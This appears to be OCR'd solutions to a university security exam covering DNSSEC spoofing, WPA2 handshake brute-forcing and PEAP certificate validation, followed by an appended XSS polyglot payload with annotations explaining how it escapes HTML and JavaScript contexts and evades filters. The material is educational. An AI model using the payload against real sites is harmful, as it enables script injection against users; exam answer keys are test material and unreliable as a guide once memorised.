> Google's public DNS server will validate DNSSEC records before making them available to clients. Therefore, an on-path attacker between Google and the `stanfraud.com` name server

cannot tamper with the DNSSEC records that Google receives.

Since Google will receive the correct records to publish to clients, and the on-path attacker is between Google and the `stanfraud.com` name server, not between Google and the client, any client that fetches DNSSEC records from Google will receive the correct records, even if the client doesn't validate DNSSEC.

(d) TRUE or FALSE: An on-path attacker between the client and Google Public DNS can manipulate the results so that the a non-DNSSEC validating client will believe the wrong IP address for `www.stanfraud.com`.


[✓ TRUE] FALSE

Explain (be concise):

Solution: True. Since the client isn't validating records, and the on-path attacker is between the client and Google, the attacker can spoof malicious DNS responses that look like they're from Google and send them to the client. The client will accept these records without validating them. In particular, the attacker can spoof a DNS response with a malicious A record that maps `www.stanfraud.com` to the wrong IP address.

Problem 8 ***WPA2 Personal*** **(10 points)**

Consider the 4-way handshake used for the client to establish a connection to a Wi-Fi network, before receiving its network configuration.



Given a pre-shared key PSK, both client and access point compute the pairwise transient key as PTK = F(PSK, ANonce, SNonce, AP MAC, Client MAC).

(a) If the pre-shared key is not high entropy, an attacker who doesn't know the key but records this 4-way handshake can bruteforce the key in an offline attack.

[✓ True] False

Solution: True. Note that the key (PTK) is a function of PSK, ANonce, SNonce, AP MAC, and Client MAC.

ANonce and SNonce are sent in plaintext over the network, so the attacker who has recorded the handshake knows these values.

AP MAC and Client MAC are also sent in plaintext over the network (in the Source and Destination fields of the packets), so the attacker who has recorded the handshake also knows these values.

Thus the attacker only has to brute-force potential values of the pre-shared key (PSK), and if the PSK is not high-entropy, a brute-force attack is possible.

Note that the function F to generate the PTK is publicly known (recall Kerckhoff's principle: the attacker knows the system).

(b) Even if the pre-shared key is high entropy and not known to the attacker, the attacker can still deploy a rogue access point that the client will trust as that network.

True [✓ False]

Solution: The attacker would not be able to deploy a rogue access point (impersonating a legitimate access point) without knowing the pre-shared key (PSK).

In the handshake, the MICs (message integrity codes) use a key that is derived from the PTK. Recall that the PTK is derived from the PSK. Therefore, an attacker who doesn't know the PSK won't be able to derive the PTK and generate a valid MIC. The client will notice that the MICs are invalid and detect that they have not been talking to a legitimate access point.


(c) If an adversary records the traffic for the whole session and only later is able to discover the value of the pre-shared key, the adversary can decrypt all data sent in both directions, since the protocol doesn't provide forward secrecy.

[✓ True] False


Solution: True. Messages sent over the network are encrypted with the PTK, which is a function of PSK, ANonce, SNonce, AP MAC, and Client MAC. As described in part (a), an adversary who records traffic knows all these values except PSK. An attacker who later discovers PSK will be able to derive the PTK and use the PTK to decrypt all the previously recorded messages.

Problem 9 ***WPA2 Enterprise*** **(15 points)**

Now consider the network AirBears2, which uses PEAP, one variant of WPA2 Enterprise. Here, authentication is done by an authentication server (RADIUS server).



The official documentation provided by the university on how to connect to AirBears2 includes the following information:



15:07

Back — Certificate

wireless-auth.berkeley.e...
AddTrust External CA Root
Not Verified
Accept

Description: Client Authentication
Expires: 2015/10/12 16:59:59

More Details


AirBears2

EAP method: PEAP

Phase 2 authentication: MSCHAPV2

CA certificate: (Unspecified)

iOS Device: If prompted with a **this security certificate has not been verified**, click **Accept**.

Android device: Make the following selection for CA certificate: **Do not validate**

(a) If a student follows the instructions provided for either iOS or Android, they will be vulnerable to an attacker that impersonates the authentication server when they first connect to the network.

[✓ True] False

Explain (be concise):

Solution: True. Anybody can create a invalid forged certificate that contains any public key and a signature on that public key, although the signature would be invalid. To validate the certificate, the user must actually verify the signature using a trusted authority's public key.

If the iOS user accepts a non-verified certificate, they might accept a forged certificate with an invalid signature. Similarly, the Android user might accept a forged certificate if they explicitly disable validating certificates.

(b) Those two setups (iOS or Android) are equivalent in terms of security against impersonation of the authentication server after the first connection.

True [✓ False]

Explain (be concise):

Solution: False. In a future connection (possibly with a different authentication server), the iOS setup will show another certificate warning, and the user must explicitly choose to accept that unverified certificate. However, in the Android setup, validating certificates has been turned off, so the user will not be asked to accept future certificates (they'd be accepted automatically).

(c) What are possible ways for an attacker to impersonate the authentication server during this initial connection?

■ ARP spoofing

☐ BGP hijacking

☐ DNS poisoning

■ Rogue Access Point

☐ Rogue DHCP

Solution: All clients connect to an access point on the local network using link-layer (Layer 2) protocols, and the access point talks to the authentication server to authenticate. The access point will verify the client's credentials against the authentication server.

ARP spoofing allows an on-path attacker to become a full MITM between the client and the access point. This lets the attacker impersonate the authentication server by intercepting messages from the real authentication server and changing them to attacker-chosen messages. The user will never notice that they are not talking to the real authentication server, because the certificate is never checked. In summary, you can use ARP spoofing because it's a Layer 2 protocol that allows you to fool the client into thinking it is talking to the access point when it really isn't.

Similarly, a rogue access point would allow the on-path attacker to become a full MITM and impersonate the authentication server.

BGP hijacking affects Internet routing tables and is largely unrelated to WPA2, which is used to connect to the network. In particular, BGP hijacking helps an attacker intercept messages sent on the wide-area network (the Internet) to other machines, but does not help intercept messages sent on the local-area network between the client and the access point.

Although DHCP can let an attacker become a full MITM, DHCP happens after the client has connected to the local network. In this question, the client hasn't connected to the local network yet; it is authenticating to connect to the local network in the first place. Therefore, exploiting DHCP won't help the attacker impersonate the authentication server.

Similarly, DNS works on a higher level than Layer 2, so the user wouldn't use DNS to query name servers until after the user connects to the network.

When connecting to AirBears2, the authentication server presents the following certificate chain.

Certificate	Summary
C1	Identity: wireless-auth.berkeley.edu Verified by: InCommon RSA Server CA
C2	Identity: InCommon RSA Server CA Verified by: USERTrust RSA Certification Authority
C3	Identity: USERTrust RSA Certification Authority Verified by: AddTrust External CA Root
C4	Identity: AddTrust External CA Root Verified by: AddTrust External CA Root

Assume that wireless-auth.berkeley.edu has a public/private key pair $K_w^{\text{pub}}, K_w^{\text{priv}}$ and assume that InCommon RSA Server CA has a public/private key pair $K_i^{\text{pub}}, K_i^{\text{priv}}$. Fill in the blanks in the following sentence:

Certificate C1 contains key (I)_________, (II)_________ by key (III)_________.

(d) Blank (I):

[✓ K_w^{pub}] ☐ K_i^{pub}

☐ K_w^{priv} ☐ K_i^{priv}

Solution: A certificate for a given identity contains the public key of that identity. C1 is a certificate for the identity wireless-auth.berkeley.edu, so it contains the public key for wireless-auth.berkeley.edu, namely K_w^{pub}.

(e) Blank (II):

☐ encrypted [✓ signed]

Solution: Certificates contain signatures of public keys, not encryptions.

(f) Blank (III):

☐ K_w^{pub} ☐ K_i^{pub}

☐ K_w^{priv} [✓ K_i^{priv}]

Solution: C1 is verified by InCommon RSA Server CA, so it must be signed by InCommon RSA Server CA's private key, namely K_i^{priv}.

Note that we use private keys to sign certificates. (If we used public keys, everybody would be able to sign certificates, which defeats the point of signatures.) Someone validating this certificate would use InCommon RSA Server CA's public key, K_i^{pub}, to verify the signature.

Outis decides to setup their Android connection to AirBears2 by choosing **Use system certificates** instead of **Do not validate**, and specifying the domain as wireless-auth.berkeley.edu. For their Linux laptop, Outis configures the connection to validate against the certificate C4, which is shipped with the Linux distribution. Assume that the AddTrust root certificate C4 is shipped with both Linux and Android.

(g) Do these measures prevent an adversary (without any additional knowledge) from being able to impersonate the authentication server?

[✓ YES] ○ NO

Solution: Yes. If the certificate is validated, then the user will have a legitimate copy of wireless-auth.berkeley.edu's public key. The adversary cannot forge a valid certificate without stealing a private key.

To impersonate the authentication server, the adversary must claim that the authentication server's public key is the adversary's public key. However, since the user has a correct copy of the authentication server's public key, the adversary won't be able to lie about the authentication server's public key.

(h) Is there a possible adversary that could impersonate the authentication server to Outis' Android phone, but not the Outis' Linux laptop?

[✓ Yes] No

Explain (be concise):

Solution: Outis's Android phone contains root certificates (installed in the system, hence "system certificates") that are pre-installed in the device. These root certificates are the root of trust that are needed in the certificate chain, so configuring to use system certificates means that any system certificate can be a root of trust.

Outis's Linux laptop is configured to validate against the root certificate C4, so only the certificate C4 can be a root of trust.


Suppose there is another certificate authority (different from the identities in C1, C2, C3, and C4). This CA's certificate is either one of the root system certificates pre-installed in Outis's Android phone, or has been validated by one of the root system certificates (except C4). Either way, this certificate has never been signed by C4.

If the attacker steals the private key corresponding to this CA, they can use the stolen private key to sign a malicious certificate for their own public key, claiming that it's the public key of the authentication server.

This would allow them to impersonate the authentication server to Outis's Android phone, since the malicious certificate is validated (directly or indirectly) by a trusted root system certificate. However, this would not allow them to impersonate the authentication server to Outis's Linux laptop, since the laptop only allows certificates validated (directly or indirectly) by C4.

In other words, the adversary needs to control the signing key for another certificate authority (different from C1, C2, C3, C4) whose certificate has not been signed (directly or indirectly) by C4. Keys that have been signed (directly or indirectly) by C4 (such as the ones in C1, C2, C3, C4) can be used to attack only the Linux laptop, but not the Android phone. However, keys for other certificate authorities not signed by C4 could be used to attack both the Linux laptop and the Android phone.

This Blank Deliberately Left Page



```
%0ajavascript:/*\"/*-->&lt;svg onload='/*</template></noembed></noscript></style></title></textarea></script><html onmouseover="/**/ alert()//'">
```

Made with by <3 Somdev Sangwan (@s0md3v)
newline to evade regex filters which aren't multiline
starts a multiline js comment
closes ` in js
closes " in js
starts a multine js comment
starts a svg tag
closes ' in js
starts a multiline js comment
vaild data type for data attribute of object and src attribute of iframe tag
html entity encoded < for srcdoc attribute as it requires a html doc
closes a html comment in case the payload gets reflected into one
executes when the svg element is loaded
html data within these tags isn't rendered by browsers so we need to close them in case our payload gets reflected within them
starts html tag
closes " in js
starts a multiline comment in js
alert() function to show a popup
closes attribute values of svg and html and tags as well as the tags themselves
executes when mouse is hovered over the html element
close all the comments we opened earlier
start a single line js comment to prevent the next part from disturbing the syntax by commenting it out

Figure 1: An amazing XSS polyglot payload